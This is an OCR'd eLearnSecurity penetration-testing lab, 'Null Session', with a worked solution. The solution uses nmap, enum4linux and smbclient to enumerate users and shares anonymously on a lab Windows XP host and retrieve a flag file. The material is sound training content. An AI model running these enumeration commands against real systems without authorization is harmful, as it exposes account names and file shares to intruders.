
eLearnSecurity
Forging security professionals

NULL SESSION



PENETRATION TESTING | SECTION 3 MODULE 6 | LAB #14

LAB

1. Description

In this lab you can practice different techniques and tools against a machine vulnerable to null session!

2. Goal

The final goal of the lab is retrieve information from the target machine such as shares, users, groups and so on! Moreover by navigating the remote machine, you should be able to find a file name "*Congratulations.txt*". Download it and explore its content.

3. Tools

The best tools for this lab are:

- *emun4linu*
- *samrdump*
- *smbclient*
- *nmap*

4. Steps

4.1. Find a target in the network

Since we do not have any information about the remote network and the hosts attached to it, the first step is to find a possible target in the network lab you are attached to!

4.2. Check for null session

You should have found at least one alive host on the network. Verify if it is vulnerable to null session.

4.3. Exploit null session

It's time to get our hands dirty.

4.3.1. Gather information with enum4linux

Use enum4linux and gather the following information:

- Shares
- Users
- Password policies
- Groups

4.3.2. Use smbclient to navigate the target machine

Mount or use the *smbclient* interactive command line in order to navigate the remote machine and find and inspect the content of the Congratulations.txt file.

SOLUTIONS

Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course, will dramatically reduce the benefits of a hands-on lab!

[This page intentionally left blank]

5. Solutions steps

5.1. Find a target in the network

We first need to verify which the remote network is. We can do it by running `ifconfig` and check the IP address of our *tap0* interface.

```
tap0      Link encap:Ethernet  HWaddr c2:28:77:04:7f:91
          inet addr:192.168.99.16  Bcast:192.168.99.255  Mask:255.255.255.0
          inet6 addr: fe80::c028:77ff:fe04:7f91/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19860 errors:0 dropped:10 overruns:0 frame:0
          TX packets:21991 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:1497227 (1.4 MiB)  TX bytes:1525706 (1.4 MiB)
```

As we can see the target network is 192.168.99.0/24 (note that your IP address may be different from the previous screenshot). Let's run `nmap` in order to discover alive hosts on the network:


```
root@kali:~# nmap -sn 192.168.99.0/24

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-18 12:01 CET
Nmap scan report for 192.168.99.162
Host is up (0.18s latency).
MAC Address: 00:50:56:B1:4D:BE (VMware)
Nmap scan report for 192.168.99.20
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 11.00 seconds
root@kali:~#
```

The previous screenshot shows that the only host alive on the network is *192.168.99.162* (besides our host: 192.168.99.20).

5.2. Check for null session

Let us target the host found in the previous step and check if it is vulnerable to null sessions. In the following screenshot, we are using *enum4linux*, but you can use any tool you prefer.



We can see that the File Server Service is active and the string <20> appears in the list.

5.3. EXPLOIT NULL SESSION

It is time to get our hands dirty!

5.3.1. GATHER INFORMATION WITH ENUM4LINUX

Let us try to gather as much information as we can. To do this we can simply run *enum4linux* with the **-a** switch:

```
root@kali:~# enum4linux -a 192.168.99.162
WARNING: ldapsearch is not in your path.  Check that package is installed and your PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Feb 18 12:15:23 2015

 ==========================
|    Target Information    |
 ==========================
Target ........... 192.168.99.162
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ============================
|    Users on 192.168.99.162    |
 ============================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator    Name: (null)    Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x3eb acb: 0x00000210 Account: eLS      Name: (null)    Desc: (null)
index: 0x3 RID: 0x3ed acb: 0x00000210 Account: Frank    Name: Frank     Desc: (null)
index: 0x4 RID: 0x1f5 acb: 0x00000214 Account: Guest    Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x5 RID: 0x3e8 acb: 0x00000211 Account: HelpAssistant    Name: Remote Desktop Help Assistant Account     Desc: Account for Providing Remote Assi
index: 0x6 RID: 0x3ec acb: 0x00000210 Account: netadmin Name: netadmin  Desc: (null)
index: 0x7 RID: 0x3ea acb: 0x00000211 Account: SUPPORT_388945a0 Name: CN=Microsoft Corporation,L=Redmond,S=Washington,C=US      Desc: This is a vendor'
nt for the Help and Support Service

user:[Administrator] rid:[0x1f4]
user:[eLS] rid:[0x3eb]
user:[Frank] rid:[0x3ed]
user:[Guest] rid:[0x1f5]
user:[HelpAssistant] rid:[0x3e8]
user:[netadmin] rid:[0x3ec]
user:[SUPPORT_388945a0] rid:[0x3ea]
```

```
[+] Attempting to map shares on 192.168.99.162
//192.168.99.162/IPC$   Mapping: OK     Listing: DENIED
//192.168.99.162/Frank  Mapping: OK     Listing: DENIED
//192.168.99.162/C      [E] Can't understand response:
Domain=[WORKGROUP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
  AUTOEXEC.BAT                        A        0  Fri Feb 13 01:50:47 2015
  boot.ini                           HS      211  Fri Feb 13 01:46:17 2015
  CONFIG.SYS                          A        0  Fri Feb 13 01:50:47 2015
  Documents and Settings              D        0  Wed Feb 18 10:25:58 2015
  IO.SYS                           AHSR        0  Fri Feb 13 01:50:47 2015
  MSDOS.SYS                        AHSR        0  Fri Feb 13 01:50:47 2015
  NTDETECT.COM                     AHSR    47564  Tue Aug  3 19:08:34 2004
  ntldr                            AHSR   250032  Tue Aug  3 19:29:34 2004
  pagefile.sys                      AHS 805306368  Thu Feb 12 18:03:37 2015
  Program Files                      DR        0  Fri Feb 13 01:57:30 2015
  System Volume Information         DHS        0  Fri Feb 13 01:54:12 2015
  WINDOWS                             D        0  Thu Feb 12 17:59:50 2015

                49076 blocks of size 65536. 20917 blocks available
//192.168.99.162/WorkSharing    Mapping: OK, Listing: OK
//192.168.99.162/FrankDocs      Mapping: OK     Listing: DENIED
//192.168.99.162/ADMIN$ Mapping: DENIED, Listing: N/A
//192.168.99.162/C$     Mapping: DENIED, Listing: N/A
```

As we can see in the previous screenshots, we were able to gather a lot of information from the machine.

5.3.2. USE SMBCLIENT TO NAVIGATE THE TARGET MACHINE

A very useful tool that we can use to access remote shares and browser the remote machine is *smbclient*.

First let us get the list of shares using *smbclient*:

```
root@kali:~/Downloads# smbclient -L WORKGROUP -I 192.168.99.162 -N -U ""
Domain=[WORKGROUP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

        Sharename       Type      Comment
        ---------       ----      -------
        My Documents    Disk
        IPC$            IPC       Remote IPC
        Frank           Disk
        C               Disk
        WorkSharing     Disk
        FrankDocs       Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
Domain=[WORKGROUP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

        Server               Comment
        ---------            -------

        ELS-WINXP

        Workgroup            Master
        ---------            -------
        WORKGROUP            ELS-WINXP
```

Let us now try to access the *WorkSharing* share and see what files are stored in there:

```
root@kali:~/Downloads# smbclient \\\\192.168.99.162\\WorkSharing -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> ls
  .                                   D        0  Wed Feb 18 12:07:31 2015
  ..                                  D        0  Wed Feb 18 12:07:31 2015
  Congratulations.txt                 A       66  Wed Feb 18 10:41:59 2015

                49076 blocks of size 65536. 20917 blocks available
smb: \>
```

As we can see in the previous screenshot there is a file named **Congratulations.txt**. Let us download it into our machine and then use the cat command to display its content.

```
smb: \> get Congratulations.txt /root/Desktop/Congratulations.txt
getting file \Congratulations.txt of size 66 as /root/Desktop/Congratulations.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> exit
root@kali:~/Downloads# cat /root/Desktop/Congratulations.txt
Congratulations! You have successfully exploited a null session!
root@kali:~/Downloads#
```